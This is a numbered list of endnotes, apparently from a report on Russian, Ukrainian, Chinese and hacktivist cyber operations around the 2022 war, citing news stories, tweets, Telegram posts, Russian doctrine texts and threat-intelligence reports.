154 «Anonymous Hackers Claim Responsibility for Russian Government Website Outages, Hacked State TV Broadcasts,» Mediaite (blog), February 27, 2022, https://www.mediaite.com/news/anonymous-hackers-claim-responsibility-for-russian-government-website-outages-hacked-state-tv-broadcasts/.

155 Miller, «Despite Years of Preparation, Ukraine’s Electric Grid Still an Easy Target for Russian Hackers.»

156 «’Anonymous’ hackers claim attacks on Russian media,» LEFIGARO, February 28, 2022, https://www.lefigaro.fr/medias/les-hackers-anonymous-revendiquent-des-attaques-contre-des-medias-russes-20220228.

157 «NB65 (@xxNB65) / Twitter,» Twitter, accessed March 1, 2022, https://twitter.com/xxNB65.

158 Anonymous, «ICS Russia: Exploiting Industrial Control System,» accessed March 3, 2022, https://pastebin.com/raw/M2jHkfh7.

159 Mykhailo Fedorov, «We Are Creating an IT Army. We Need Digital Talents. All Operational Tasks Will Be given Here: Https://T.Me/Itarmyofurraine. There Will Be Tasks for Everyone. We Continue to Fight on the Cyber Front. The First Task Is on the Channel for Cyber Specialists.,» Tweet, @FedorovMykhailo (blog), February 26, 2022, https://twitter.com/FedorovMykhailo/status/1497642156076511233.

160 Matt Burgess, «Ukraine’s Volunteer ‘IT Army’ Is Hacking in Uncharted Territory,» Wired, accessed March 1, 2022, https://www.wired.com/story/ukraine-it-army-russia-war-cyberattacks-ddos/.

161 «IT Army Ukraine: Ukraine,» accessed March 1, 2022, https://www.reddit.com/r/ukraine/comments/t2hmv5/it_army_ukraine/.

162 Anonymous, «Russian Military’s Radio Station UVB-76, Also Known as ‘the Buzzer’, Has Been Neutralised. We Are Legion! We do not forgive! We Do Not Forget #UkraineWar #ukraine #Russia 🇺🇦 . Mr Putin Are You Listening? Https://T.Co/8oNOAg5phB,» Tweet, @AnonymousUK2022 (blog), February 27, 2022, https://twitter.com/AnonymousUK2022/status/1497906727273984005.

163 Priyom.org, «Real Buzzer Site Found!,» › Priyom.org, accessed March 3, 2022, https://priyom.org/blog/real-buzzer-site-found!

164 Anonymous TV 🇺🇦 , «JUST IN: #Russian State TV Channels Have Been Hacked by #Anonymous to Broadcast the Truth about What Happens in #Ukraine. #OpRussia #OpKremlin #FckPutin #StandWithUkriane Https://T.Co/VBq8pQnjPc,» Tweet, @YourAnonTV (blog), February 26, 2022, https://twitter.com/YourAnonTV/status/1497678663046905863.

165 Reuter, «Satellite firm Viasat probes suspected cyberattack in Ukraine and elsewhere,» Reuters, February 28, 2022, sec. Aerospace & Defense, https://www.reuters.com/business/aerospace-defense/satellite-firm-viasat-probes-suspected-cyberattack-ukraine-elsewhere-2022-02-28/.

166 «Satellite Giant Viasat Probes Suspected Broadband Cyberattack amid Russia Fears | Business News | Sky News,» accessed March 3, 2022, https://news.sky.com/story/satellite-giant-viasat-probes-suspected-broadband-cyberattack-amid-russia-fears-12554004.

167 aprs.fi, «Badly Targeted DOS Attack against APRS Breaks Http://Aprs.Fi and Other Global APRS Services Last Night and Today. Likely Someone in Poland Attacking Russian Hams, Many of Whom Likely Oppose This Crazy War and Invasion. The Packet Flood Affects APRS Globally. Stop It. Https://T.Co/Zwd8HyyWX3,» Tweet, @aprsfi (blog), February 26, 2022, https://twitter.com/aprsfi/status/1497516378252890112.

168 DARC HF-Referat (Dept. Space Weather Monitoring), «Any Radio Amateur Currently Transmitting from Ukraine Is Risking His or Her Life. If You Hear a Ukrainian Station, Do Not Broadcast Its Callsign, Location or Frequency — Whether on the Band, in a Cluster or on Social Media. You May Be Putting Lives at Risk. #hamradio #hamr Https://T.Co/OnFh1gL6P6,» Tweet, @DARC_HF_Referat (blog), February 27, 2022, https://twitter.com/DARC_HF_Referat/status/1498018414060789768.

169 Ministry of Defence of the Russian Federation, «Valery Gerasimov: Ministry of Defence of the Russian Federation,» 2012, http://eng.mil.ru/en/management/deputy/more.htm?id=11113936@SD_Employee.

170 «The ‘Gerasimov Doctrine’ and Russian Non-Linear War,» In Moscow’s Shadows (blog), July 6, 2014, https://inmoscowsshadows.wordpress.com/2014/07/06/the-gerasimov-doctrine-and-russian-non-linear-war/.

171 Official Website of the President of Russia, «New Appointments at Defence Ministry,» President of Russia, November 9, 2012, http://en.kremlin.ru/events/president/news/16776.

172 Léonid. P. Krysin, La Langue Russe Moderne : Des Processus Actifs Au Tournant Des XX-XXIe Siècles (Современный Русский Язык: Активные Процессы На Рубеже XX-XXI Веков), Académie des sciences de Russie. (Moscou, 2008), http://www.ruslang.ru/book_srja_act08. citant “Мы наши города не захватываем, мы их освобождаем” (Министр обороны Сергеев, НТВ, Итоги, 26.12.1999).

173 Oscar Jonsson, The Russian Understanding of War, Georgetown University Press. (Washington, DC, 2019).

174 Valery Gerasimov, «The Value of Science in Foresight: New Challenges Require Rethinking the Forms and Methods of Warfare (Ценность Науки в Предвидении: Новые Вызовы Требуют Переосмыслить Формы и Способы Ведения Боевых Действий),» February 23, 2013, https://vpk-news.ru/articles/14632. , Ministry of Defence of the Russian Federation, «III Moscow Conference on International Security» (Moscow: Ministry of Defence of the Russian Federation, May 24, 2014), https://eng.mil.ru/files/MCIS_report_catalogue_final_ENG_21_10_preview.pdf.

175 Anastasia (Анастасия) Sviridova (Свиридова), “Chief of the General Staff of the Russian Armed Forces, General of the Army Valery Gerasimov, spoke at the general meeting of the Academy of Military Sciences. (Начальник Генерального штаба Вооружённых Сил РФ генерал армии Валерий Герасимов выступил на общем собрании Академии военных наук.),” Military strategy development vectors (Векторы развития военной стратегии) (blog), March 4, 2019, http://redstar.ru/vektory-razvitiya-voennoj-strategii/.

176 President of Russia (Президент России), «Military doctrine of the Russian Federation (Военная доктрина Российской Федерации),» President of Russia (Президент России), February 5, 2010, http://kremlin.ru/supplement/461.

177 Rossiyskaya Gazeta (Российская газета), “Military Doctrine of the Russian Federation (Военная Доктрина Российской Федерации),” Rossiyskaya Gazeta (Российская газета), September 30, 2014, https://rg.ru/2014/12/30/doktrina-dok.html.

178 Nezavisimaya Gazeta (Независимая газета), «Information Security Doctrine of the Russian Federation

(Доктрина Информационной Безопасности Российской Федерации),» Nezavisimaya Gazeta (Независимая газета), September 15, 2000, http://www.ng.ru/politics/2000-09-15/0_infodoctrine.html.

179 Ministry of Defence of the Russian Federation (Министерство обороны Российской Федерации), «Conceptual Views on the Activities of the Armed Forces of the Russian Federation in the Information Space: Ministry of Defense of the Russian Federation (Концептуальные Взгляды На Деятельность Вооруenных Сил Российской Федерации в Информационном Пространстве),» Ministry of Defence of the Russian Federation (Министерство обороны Российской Федерации), 2011, http://ens.mil.ru/science/publications/more.htm?id=10845074@cmsArticle.

180 Ministry of Foreign Affairs of the Russian Federation (Министерство иностранных дел Российской Федерации), «Convention on International Information Security (Concept) (Конвенция Об Обеспечении Международной Информационной Безопасности (Концепция)),» Ministry of Foreign Affairs of the Russian Federation (Министерство иностранных дел Российской Федерации), September 22, 2011, https://www.mid.ru/foreign_policy/official_documents/-/asset_publisher/CptICkB6BZ29/content/id/191666.

181 Security Council of the Russian Federation (Совет Безопасности Российской Федерации), «Fundamentals of the State Policy of the Russian Federation in the Field of International Information Security for the Period up to 2020 (Основы Государственной Политики Российской Федерации в Области Международной Информационной Безопасности На Период До 2020 Года),» Security Council of the Russian Federation (Совет Безопасности Российской Федерации), July 23, 2013, http://www.scrf.gov.ru/security/information/document114/.

182 President of Russia (Президент России), «Decree of the President of the Russian Federation dated 05.12.2016 No. 646: On the approval of the Doctrine of information security of the Russian Federation (Указ Президента Российской Федерации от 05.12.2016 г. No. 646: Об утверждении Доктрины информационной безопасности Российской Федерации),» President of Russia (Президент России), May 12, 2016, http://kremlin.ru/acts/bank/41460/page/1.

183 Bilyana Lilly and Joe Cheravitch, «The Past, Present, and Future of Russia's Cyber Strategy and Forces,» in 2020 12th International Conference on Cyber Conflict (CyCon) (2020 12th International Conference on Cyber Conflict (CyCon), Estonia: IEEE, 2020), 129–55, https://doi.org/10.23919/CyCon49761.2020.9131723.

184 Timothy L. Thomas, «Russian Military Thought: Concepts and Elements,» MITRE Corporation, August 2019, 188.

185 « Информационная война - противоборство между двумя или более государствами в информационном пространстве с целью нанесения ущерба информационным системам, процессам и ресурсам, критически важным и другим структурам, подрыва политической, экономической и социальной систем, массированной психологической обработки населения для дестабилизации общества и государства, а также принуждения государства к принятию решений в интересах противоборствующей стороны. », in: Ministry of Defence of the Russian Federation (Министерство обороны Российской Федерации), "Conceptual Views on the Activities of the Armed Forces of the Russian Federation in the Information Space: Ministry of Defense of the Russian Federation (Концептуальные Взгляды На Деятельность Вооруженных Сил Российской Федерации в Информационном Пространстве)."

186 Ministry of Defence of the Russian Federation, «Valery Gerasimov: Ministry of Defence of the Russian Federation.»

187 Sviridova (Свиридова), «Chief of the General Staff of the Russian Armed Forces, General of the Army Valery Gerasimov, spoke at the general meeting of the Academy of Military Sciences. (Начальник Генерального штаба Вооружённых Сил РФ генерал армии Валерий Герасимов выступил на общем собрании Академии военных наук.).»

188 President of Russia (Президент России), «Military doctrine of the Russian Federation (Военная доктрина Российской Федерации).»

189 Gerasimov, «The Value of Science in Foresight: New Challenges Require Rethinking the Forms and Methods of Warfare (Ценность Науки в Предвидении: Новые Вызовы Требуют Переосмыслить Формы и Способы Ведения Боевых Действий).»

190 Oleksiy Yarmolenko, "On Ukrainian Radio Stations, There Was a Report about the Alleged 'Zelensky in Intensive Care'. It Was a Cyber Attack," July 21, 2022, https://babel.ua/en/news/81804-on-ukrainian-radio-stations-there-was-a-report-about-the-alleged-zelensky-in-intensive-care-it-was-a-cyber attack.

191 СБУ не дала російським спецслужбам зламати українські телеканали, які беруть участь у національному телемарафоні (ssu.gov.ua)

192 Billy Leonard, "Continued Cyber Activity in Eastern Europe Observed by TAG," Google, July 19, 2022, https://blog.google/threat-analysis-group/continued-cyber-activity-in-eastern-europe-observed-by-tag/.

193 Brad Smith, "Defending Ukraine: Early Lessons from the Cyber War."

194 Tom Burt, "Disrupting Cyberattacks Targeting Ukraine."

195 CERT-UA, "Кібератака групи Sandworm (UAC-0082) на об'єкти енергетики України з використанням шкідливих програм INDUSTROYER2 та CADDYWIPER (CERT-UA#4435)," cert.gov.ua, accessed September 16, 2022, https://cert.gov.ua/.

196 Daniil Turovsky, Invasion. A Brief History of a Russian Hackers (Вторжение. Краткая История Русских Хакеров), Individuum Publishing, 2018, http://www.labirint.ru/books/696835/.

197 Daniil Turovsky, «'It's Our Time to Serve the Motherland': How Russia's War in Georgia Sparked Moscow's Modern-Day Recruitment of Criminal Hackers,» trans. Kevin Rothrock, Meduza, August 7, 2018, https://meduza.io/en/feature/2018/08/07/it-s-our-time-to-serve-the-motherland.

198 Andy Greenberg, Sandworm: A New Era of Cyberwar and the Hunt for the Kremlin's Most Dangerous Hackers, Doubleday (New York, 2019).

199 NEWSru.com, «Tomsk Hackers Have Been Waging an Information War against Chechen Extremists for 3 Years (Томские Хакеры 3 Года Ведут Информационную Войну Против Чеченских Экстремистов),» NEWSru.com, January 30, 2002, https://www.newsru.com/russia/30jan2002/hakery.html.

200 Council on Foreign Relations, «Connect the Dots on State-Sponsored Cyber Incidents,» Council on Foreign Relations, November 2008, https://www.cfr.org/cyber-operations/agentbtz.

201 Lilly and Cheravitch, «The Past, Present, and Future of Russia's Cyber Strategy and Forces.»

202 bmpd, «Innovation Day of the Russian Ministry of Defense (День Инноваций Министерства Обороны России),» Livejournal.Com (blog), October 6, 2015, https://bmpd.livejournal.com/1505576.html.

203 TASS, «A Source in the Ministry of Defense: Information Operations Troops Have Been Created in the Armed Forces of the Russian Federation (Источник в Минобороны: В Вооруженных Силах РФ Созданы Войска Информационных Операций),» TASS Russian News Agency, May 12, 2014, https://tass.ru/politika/1179830.

204 Daniil Turovsky, «Russian Armed Cyber Forces How the State Creates Military Units of Hackers. (Российские Вооруженные Киберсилы Как Государство Создает Военные Отряды Хакеров. Репортаж Даниила Туровского),» Meduza, November 7, 2016, https://meduza.io/feature/2016/11/07/rossiyskie-vooruzhennye-kibersily.

205 Lilly and Cheravitch, «The Past, Present, and Future of Russia's Cyber Strategy and Forces.»

206 "Powerful Cyber Attack on Russia's Civil Aviation Authority Servers: No More Data nor Back-up - Aviation24.Be," accessed April 12, 2022, https://www.aviation24.be/miscellaneous/russo-ukrainian-war/powerful-cyber attack-on-russias-civil-aviation-authority-servers-no-more-data-nor-back-up/.

207 Tista Karmakar, "Exclusive: GhostSec Has Taken the Responsibility for the Recent Russian ICS Attack with Zero Causality," The Tech Outlook (blog), July 20, 2022, https://www.thetechoutlook.com/news/technology/security/exclusive-ghostsec-has-taken-the-responsibility-for-the-recent-russian-ics-attack-with-zero-causality/.

208 GhostSec [@ghost_s3curity], "We, #GhostSec Declare That We Were Infact Responsible for the 'Mysterious' Emergency Shutdown. We Now State That the ICS Attack Was Successfully Executed with 0 Casualties in the Actual Explosion Due to Our Proper Timing While Preforming Our Attacks. Https://Mirror.Co.Uk/News/World-News/Breaking-Giant-Explosion-Russian-Power-27308819 Https://T.Co/XvaovoFCcu," Tweet, Twitter, July 19, 2022, https://twitter.com/ghost_s3curity/status/1549533159393476608.

209 Foreign, Commonwealth & Development Office and National Cyber Security Centre, «UK Assesses Russian Involvement in Cyber Attacks on Ukraine,» GOV.UK, February 18, 2022, https://www.gov.uk/government/news/uk-assess-russian-involvement-in-cyber attacks-on-ukraine.

210 «Attack on Ukrainian Government Websites Linked to GRU Hackers,» bellingcat, February 23, 2022, https://www.bellingcat.com/news/2022/02/23/attack-on-ukrainian-government-websites-linked-to-russian-gru-hackers/.

211 «[Report] Unc1151 Ghostwriter Update Report,» FireEye, accessed February 26, 2022, https://content.fireeye.com/web-assets/rpt-unc1151-ghostwriter-update.

212 «Ghostwriter Update: Cyber Espionage Group UNC1151 Likely Conducts Ghostwriter Influence Activity | Mandiant,» accessed February 26, 2022, https://www.mandiant.com/resources/espionage-group-unc1151-likely-conducts-ghostwriter-influence-activity.

213 «Russia's Cyber Operations Groups,» Xorl %eax, %eax (blog), April 16, 2021, https://xorl.wordpress.com/2021/04/16/russias-cyber-operations-groups/.

214 «Ghostwriter Update.»

215 «Ghostwriter Update.»

216 «The Ghostwriter Scenario,» VSQUARE.ORG (blog), August 13, 2021, https://vsquare.org/the-ghostwriter-scenario/.

217 «UNC1151 Assessed with High Confidence to Have Links to Belarus, Ghostwriter Campaign Aligned with Belarusian Government Interests | Mandiant,» accessed February 25, 2022, https://www.mandiant.com/resources/unc1151-linked-to-belarus-government.

218 «Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware and Other Disruptive Actions in Cyberspace,» October 19, 2020, https://www.justice.gov/opa/pr/six-russian-gru-officers-charged-connection-worldwide-deployment-destructive-malware-and.

219 «Ukraine Discloses Identity of Gamaredon Members, Links It to Russia's FSB,» The Record by Recorded Future (blog), November 4, 2021, https://therecord.media/ukraine-discloses-identity-of-gamaredon-members-links-it-to-russias-fsb/.

220 «ACTINIUM Targets Ukrainian Organizations,» Microsoft Security Blog (blog), February 4, 2022, https://www.microsoft.com/security/blog/2022/02/04/actinium-targets-ukrainian-organizations/.

221 Estonian Foreign Intelligence Service, «International Security and Estonia 2018,» 2018, https://www.valisluureamet.ee/doc/raport/2018-en.pdf.

222 «CRS Reports,» accessed March 1, 2022, https://crsreports.congress.gov/.

223 "Information on Possible Provocation," accessed March 3, 2023, https://cip.gov.ua/ua/news/informaciya-shodo-imovirnoyi-provokaciyi.

224 "Вірусна атака зачепила Чорнобильську АЕС," Українська правда, accessed March 2, 2023, https://www.pravda.com.ua/news/2017/06/27/7148086/.

225 "Fog of War: How the Ukraine Conflict Transformed the Cyber Threat Landscape," Google, February 16, 2023, https://blog.google/threat-analysis-group/fog-of-war-how-the-ukraine-conflict-transformed-the-cyber-threat-landscape/.

226 "Turla: A Galaxy of Opportunity," Mandiant, accessed March 3, 2023, https://www.mandiant.com/resources/blog/turla-galaxy-opportunity.

227 "Eset_apt_activity_report_t32022.Pdf," accessed March 3, 2023, https://www.welivesecurity.com/wp-content/uploads/2023/01/eset_apt_activity_report_t32022.pdf.

228 ESET Research [@ESETresearch], "#BREAKING On January 25th #ESETResearch Discovered a New Cyberattack in 🇺🇦 Ukraine. Attackers Deployed a New Wiper We Named #SwiftSlicer Using Active Directory Group Policy. The #SwiftSlicer Wiper Is Written in Go Programing Language. We Attribute This Attack to #Sandworm. 1/3 Https://T.Co/PMij9lpU5J," Tweet, Twitter, January 27, 2023, https://twitter.com/ESETresearch/status/1618960022150729728.

229 "AdvancedRun - Run a Windows Program with Different Settings," NirSoft, accessed March 3, 2023, https://www.nirsoft.net/utils/advanced_run.html.

230 «IsaacWiper and HermeticWizard.»

231 «Technical Analysis of PartyTicket Ransomware,» Zscaler, accessed March 4, 2022, https://www.zscaler.fr/blogs/security-research/technical-analysis-partyticket-ransomware.

232 «New Wiper Malware Used Against Ukranian Organizations,» Security Intelligence (blog), March 4, 2022, https://securityintelligence.com/posts/new-wiper-malware-used-against-ukranian-organizations/.

233 CERT-UA, "Кібератака групи UAC-0051 (unc1151) на державні організації України з використанням шкідливої програми MicroBackdoor (CERT-UA#4109)."

234 Dmytro Oleksiuk, "Micro Backdoor for Windows," C++, April 12, 2022, https://github.com/Cr4sh/MicroBackdoor.

235 https://docs.microsoft.com/en-us/windows/win32/api/winioctl/ns-winioctl-drive_layout_information_ex

236 CERT-UA, "Кібератака на українські підприємства з використанням програми-деструктора DoubleZero (CERT-UA#4243)," cert.gov.ua, March 17, 2022, https://cert.gov.ua/.

237 "Russia's APT28 Uses Fear of Nuclear War to

Spread Follina Docs in Ukraine," accessed September 16, 2022, https://www.malwarebytes.com/blog/threat-intelligence/2022/06/russias-apt28-uses-fear-of-nuclear-war-to-spread-follina-docs-in-ukraine.

238 msrc, "Cyber Threat Activity in Ukraine: Analysis and Resources – Microsoft Security Response Center," accessed September 16, 2022, https://msrc-blog.microsoft.com/2022/02/28/analysis-resources-cyber-threat-activity-ukraine/.

239 "Twitter," accessed March 3, 2023, https://twitter.com/ESETresearch/status/1618960022150729728.

240 CyberKnow [@Cyberknow20], "Cyber Army of #Russia Claims to Have Impacted Ukrinform, a #Ukraine Website Also Cats 🤷‍♂️🤷‍♂️🤷‍♂️ #cybersecurity #infosec #RussiaUkraineWar #UkraineRussiaWar Https://T.Co/AsKwBEYloy," Tweet, Twitter, January 17, 2023, https://twitter.com/Cyberknow20/status/1615298532956868609.

241 "Telegram: Contact @anon_by," accessed March 3, 2023, https://t.me/anon_by/2626.

242 CyberKnow [@Cyberknow20], "Latest Pro-Russian Hacktivist Group Affiliated with #killnet, #infinity Claims to Have Data of 198 Million #American Citizens Unclear the Legitimacy of the Claims as They Are New, but It's Very Hefty #CyberSecurity #infosec #russiaukrainewar #UkraineRussianWar #USA Https://T.Co/CKTt1YX01o," Tweet, Twitter, January 16, 2023, https://twitter.com/Cyberknow20/status/1615116512632901642.

243 CyberKnow [@Cyberknow20], "Looks like a New Hacktivist Group out of #Belarus Has Started Operating. Appear to Be pro-Russian #CyberSec #cybersecurity #infosecurity #RussiaUkraineWar #UkraineRussianWar Https://T.Co/LwWVWZWNcC," Tweet, Twitter, January 16, 2023, https://twitter.com/Cyberknow20/status/1615051251670212608.

244 Flashpoint Team, "Following the Money: Killnet's 'Infinity Forum' Wooing Likeminded Cybercriminals," Flashpoint (blog), February 15, 2023, https://flashpoint.io/blog/killnets-infinity-forum-cybercriminals/.

245 "Attack Details | CyberPeace Institute," accessed February 20, 2023, https://cyberconflicts.cyberpeaceinstitute.org/threats/attack-details.

246 "Scandinavian Airlines Hit by Cyberattack, 'Anonymous Sudan' Claims Responsibility," The Record from Recorded Future News (blog), February 15, 2023, https://therecord.media/scandinavian-airlines-cyberattack-anonymous-sudan/.

247 «Russian Cyberwar on Ukraine Could 'Spillover' Into Other Countries,» Los Angeles Startups & Tech, February 28, 2022, https://www.lastartups.com/russian-cyberwar-on-ukraine-could-spillover-into-other-countries/.

248 «Destructive Malware Targeting Organizations in Ukraine| CISA,» accessed March 4, 2022, https://www.cisa.gov/uscert/ncas/alerts/aa22-057a.

249 «Russian Military 'Almost Certainly' Responsible for Destructive 2017 Cyber Attack,» accessed March 4, 2022, https://www.ncsc.gov.uk/news/russian-military-almost-certainly-responsible-destructive-2017-cyber attack.

250 "Fortinet: Govt Networks Targeted with Now-Patched SSL-VPN Zero-Day," BleepingComputer, accessed February 20, 2023, https://www.bleepingcomputer.com/news/security/fortinet-govt-networks-targeted-with-now-patched-ssl-vpn-zero-day/.

251 «Urgent Webcast: Russian Cyber Attack Escalation in Ukraine - What You Need TO Know! | SANS Institute,» accessed March 4, 2022, https://www.sans.org/webcasts/russian-cyber attack-escalation-in-ukraine/.

252 «Russian Cyberwar on Ukraine Could 'Spillover' Into Other Countries.

253 "CyberKnow sur Twitter," Twitter, accessed September 12, 2022, https://twitter.com/Cyberknow20/status/1569102730161197057.

254 "Phoenix Cryptolocker Ransomware Threat Intel Advisory - CloudSEK," accessed September 12, 2022, https://cloudsek.com/threatintelligence/phoenix-cryptolocker-ransomware-threat-intel-advisory/.

255 "Declaration by the High Representative on Behalf of the European Union on Malicious Cyber Activities Conducted by Hackers and Hacker Groups in the Context of Russia's Aggression against Ukraine," accessed September 12, 2022, https://www.consilium.europa.eu/en/press/press-releases/2022/07/19/declaration-by-the-high-representative-on-behalf-of-the-european-union-on-malicious-cyber-activities-conducted-by-hackers-and-hacker-groups-in-the-context-of-russia-s-aggression-against-ukraine/.

256 «Analysis of Ukrainian Data Released on the Darknet in Lead-up to Russian Invasion ,» DarkOwl, LLC, February 24, 2022, https://www-admin.darkowl.com/blog-content/analysis-of-ukrainian-data-released-on-the-darknet-in-lead-up-to-russian-invasion/.

257 Intelligence Online_20220307

258 "Les cyberattaques russes font leurs premières victimes en France," LEFIGARO, February 28, 2022, https://www.lefigaro.fr/secteur/high-tech/les-telecoms-victimes-de-cyberattaques-russes-20220228.

259 "6000 éoliennes allemandes touchées par une cyberattaque russe," LEFIGARO, March 2, 2022, https://www.lefigaro.fr/secteur/high-tech/6000-eoliennes-allemandes-touchees-par-une-cyberattaque-russe-20220302.

260 "Poutine annonce mettre en alerte la «force de dissuasion» russe," LEFIGARO, February 27, 2022, https://www.lefigaro.fr/international/poutine-annonce-mettre-en-alerte-la-force-de-dissuasion-nucleaire-russe-20220227.

261 "Negotiations, Nuclear Threats, and Hacktivism in Russia's Hybrid War. Nvidia, Toyota, Investigate Cyber Incidents.," The CyberWire, accessed March 1, 2022, https://thecyberwire.com/newsletters/daily-briefing/11/39.

262 "Social media platforms on the defensive as Russian-based disinformation about Ukraine spreads," POLITICO, accessed March 1, 2022, https://www.politico.com/news/2022/02/24/social-media-platforms-russia-ukraine-disinformation-00011559.

263 "Ukrtelecom, FAI majeur en Ukraine, victime d'une « puissante cyberattaque »," Siècle Digital, March 30, 2022, https://siecledigital.fr/2022/03/30/ukrtelecom-fai-majeur-en-ukraine-victime-dune-puissante-cyberattaque/.

264 "Во Фрунзенском районе отключено горячее водоснабжение из-за аварии," Минск-новости, accessed February 21, 2023, https://minsknews.by/vo-frunzenskom-rajone-otklyucheno-goryachee-vodosnabzhenie-iz-za-avarii/.

265 Cyberknow, "Update 16. 2022 Russia-Ukraine War — Cyber Group Tracker. July 14.," Medium (blog), July 14, 2022, https://cyberknow.medium.com/update-16-2022-russia-ukraine-war-cyber-group-tracker-july-14-bfc25f485829.

266 "CyberKnow sur Twitter," Twitter, accessed September 12, 2022, https://twitter.com/Cyberknow20/status/1567485132445224963.

267 "Telegram: Contact @noname05716," accessed September 12, 2022, https://t.me/noname05716/786.

268 "Telegram: Contact @noname05716," accessed September 12, 2022, https://t.me/noname05716/788.

269 "Telegram: Contact @noname05716," accessed September 12, 2022, https://t.me/noname05716/789.

270 "Telegram: Contact @noname05716," accessed September 12, 2022, https://t.me/noname05716/755.

271 "Telegram: Contact @noname05716," accessed September 12, 2022, https://t.me/noname05716/719.

272 "Telegram: Contact @noname05716," accessed September 12, 2022, https://t.me/noname05716/720.

273 "Telegram: Contact @killnet_reservs," accessed September 12, 2022, https://t.me/killnet_reservs/2444.

274 "WE ARE KILLNET," Telegram, accessed February 20, 2023, https://t.me/killnet_reservs/3595.

275 «The Good, the Bad, and the Web Bug: TA416 Increases Operational Tempo Against European Governments as Conflict in Ukraine Escalates | Proofpoint US,» Proofpoint, March 7, 2022, https://www.proofpoint.com/us/blog/threat-insight/good-bad-and-web-bug-ta416-increases-operational-tempo-against-european.

276 «An Update on the Threat Landscape,» Google, March 7, 2022, https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/.

277 Cyber Police of Ukraine arrested 9 men behind phishing attacks on Ukrainians attempting to capitalize on the ongoing conflictSecurity Affairs ; Кіберполіція викрила злочинну групу на привласненні 100 мільйонів гривень українців під виглядом соцвиплат з ЄС — Департамент Кіберполіції (cyberpolice.gov.ua)

278 Maxim Tucker, "China Accused of Hacking Ukraine Days before Russian Invasion," sec. news, accessed April 12, 2022, https://www.thetimes.co.uk/article/china-cyberattack-ukraine-z9gfkbmgf.

279 Tucker.

280 Tom Hegel, "Chinese Threat Actor Scarab Targeting Ukraine," SentinelOne, accessed April 12, 2022, https://www.sentinelone.com/labs/chinese-threat-actor-scarab-targeting-ukraine/.

281 "CERT-UA," cert.gov.ua, accessed April 12, 2022, https://cert.gov.ua/.

282 "CERT-UA."

283 Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: Mustang Panda deploys a new wave of malware targeting Europe ; Chinese hackers send fake EU reports on the war in Ukraine to peddle malware | Cybernews

284 Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: Mustang Panda deploys a new wave of malware targeting Europe

285 "Twisted Panda: Chinese APT Espionage Operation against Russian State-Owned Defense Institutes," Check Point Research, May 19, 2022, https://research.checkpoint.com/2022/twisted-panda-chinese-apt-espionage-operation-against-russians-state-owned-defense-institutes/.

286 "Twisted Panda."

287 "Twisted Panda."

288 "'Space Pirates' Penetrate Deep into Russia's Aerospace Industry," Cybernews, May 18, 2022, https://cybernews.com/news/space-pirates-penetrate-deep-into-russias-aerospace-industry/.

289 "La Chine réaffirme son amitié 'sans limite' à la Russie lors de la visite de Sergueï Lavrov," France 24, March 30, 2022, https://www.france24.com/fr/vid%C3%A9o/20220330-la-chine-r%C3%A9affirme-son-amiti%C3%A9-sans-limite-%C3%A0-la-russie-lors-de-la-visite-de-sergue%C3%AF-lavrov.

290 "Rencontre Poutine-Xi en Ouzbékistan la semaine prochaine," LEFIGARO, September 7, 2022, https://www.lefigaro.fr/flash-actu/rencontre-poutine-xi-en-ouzbekistan-la-semaine-prochaine-20220907.

291 The White House, "Remarks by President Biden and Prime Minister Kishida Fumio of Japan in Joint Press Conference," The White House, May 23, 2022, https://www.whitehouse.gov/briefing-room/speeches-remarks/2022/05/23/remarks-by-president-biden-and-prime-minister-fumio-kishida-of-japan-in-joint-press-conference/.

292 Republic of China (Taiwan) Mainland Affairs Council, "Mainland Affairs Council, Republic of China (Taiwan)," HTML, Mainland Affairs Council, Republic of China (Taiwan) (Mainland Affairs Council, Republic of China (Taiwan), January 6, 2020), https://www.mac.gov.tw/en/News_Content.aspx?n=2BA0753CBE348412&s=88E5E1EF1343B1B8&Create=1.

293 "Record Number of Cyberattacks Reported - Taipei Times," August 5, 2022, https://www.taipeitimes.com/News/taiwan/archives/2022/08/05/2003783012.

294 "Record Number of Cyberattacks Reported - Taipei Times."

295 "Record Number of Cyberattacks Reported - Taipei Times."

296 "China steps up cyberattacks, disinformation campaigns targeting Taiwan," Radio Free Asia, accessed September 16, 2022, https://www.rfa.org/english/news/china/taiwan-cyber-08082022125442.html.

297 "China steps up cyberattacks, disinformation campaigns targeting Taiwan."

298 "China steps up cyberattacks, disinformation campaigns targeting Taiwan."

299 "China steps up cyberattacks, disinformation campaigns targeting Taiwan."

300 "China steps up cyberattacks, disinformation campaigns targeting Taiwan."

301 Asia Sentinel, "Taiwan Fears China Could Cut Undersea Cables," accessed September 16, 2022, https://www.asiasentinel.com/p/taiwan-fears-china-cut-undersea-cables.

302 Chao Lei Das Zhibin Zhang, Cecilia Hu, Aveek, "Mirai Variant V3G4 Targets IoT Devices," Unit 42 (blog), February 15, 2023, https://unit42.paloaltonetworks.com/mirai-variant-v3g4/.

303 "CyberKnow (@Cyberknow20) / Twitter," Twitter, February 20, 2023, https://twitter.com/Cyberknow20.

304 «Israeli Government Sites Crash in Cyberattack,» Haaretz, accessed March 18, 2022, https://www.haaretz.com/israel-news/.premium-israeli-government-sites-crash-in-cyberattack-1.10674433.

305 "Microsoft: Iranian Hackers Encrypt Windows Systems Using BitLocker," BleepingComputer, accessed September 19, 2022, https://www.bleepingcomputer.com/news/microsoft/microsoft-iranian-hackers-encrypt-windows-systems-using-bitlocker/.

306 Asheer Malhotra, "Lazarus and the Tale of Three RATs," accessed September 19, 2022, http://blog.talosintelligence.com/2022/09/lazarus-three-rats.html.

307 "US Sanctions Iran's Ministry of Intelligence over Albania Cyberattack," BleepingComputer, accessed September 19, 2022, https://www.bleepingcomputer.com/news/security/us-sanctions-iran-s-ministry-of-intelligence-over-albania-cyberattack/.

308 "$620 Million in Crypto Stolen from Axie Infinity's Ronin Bridge," accessed September 19, 2022, https://www.bleepingcomputer.com/news/cryptocurrency/620-million-in-crypto-stolen-from-axie-infinitys-ronin-bridge/.

309 Veronika Telychko, "CredPump, HoaxPen, and HoaxApe Backdoor Detection: UAC-0056 Hackers Launch Disruptive Attacks Against Ukrainian Government Websites Planned Over One Year Earlier," SOC Prime, February 28, 2023, https://socprime.com/blog/credpump-hoaxpen-and-hoaxape-backdoor-detection-uac-0056-hackers-launch-disruptive-attacks-against-ukrainian-government-websites-planned-over-one-year-earlier/.

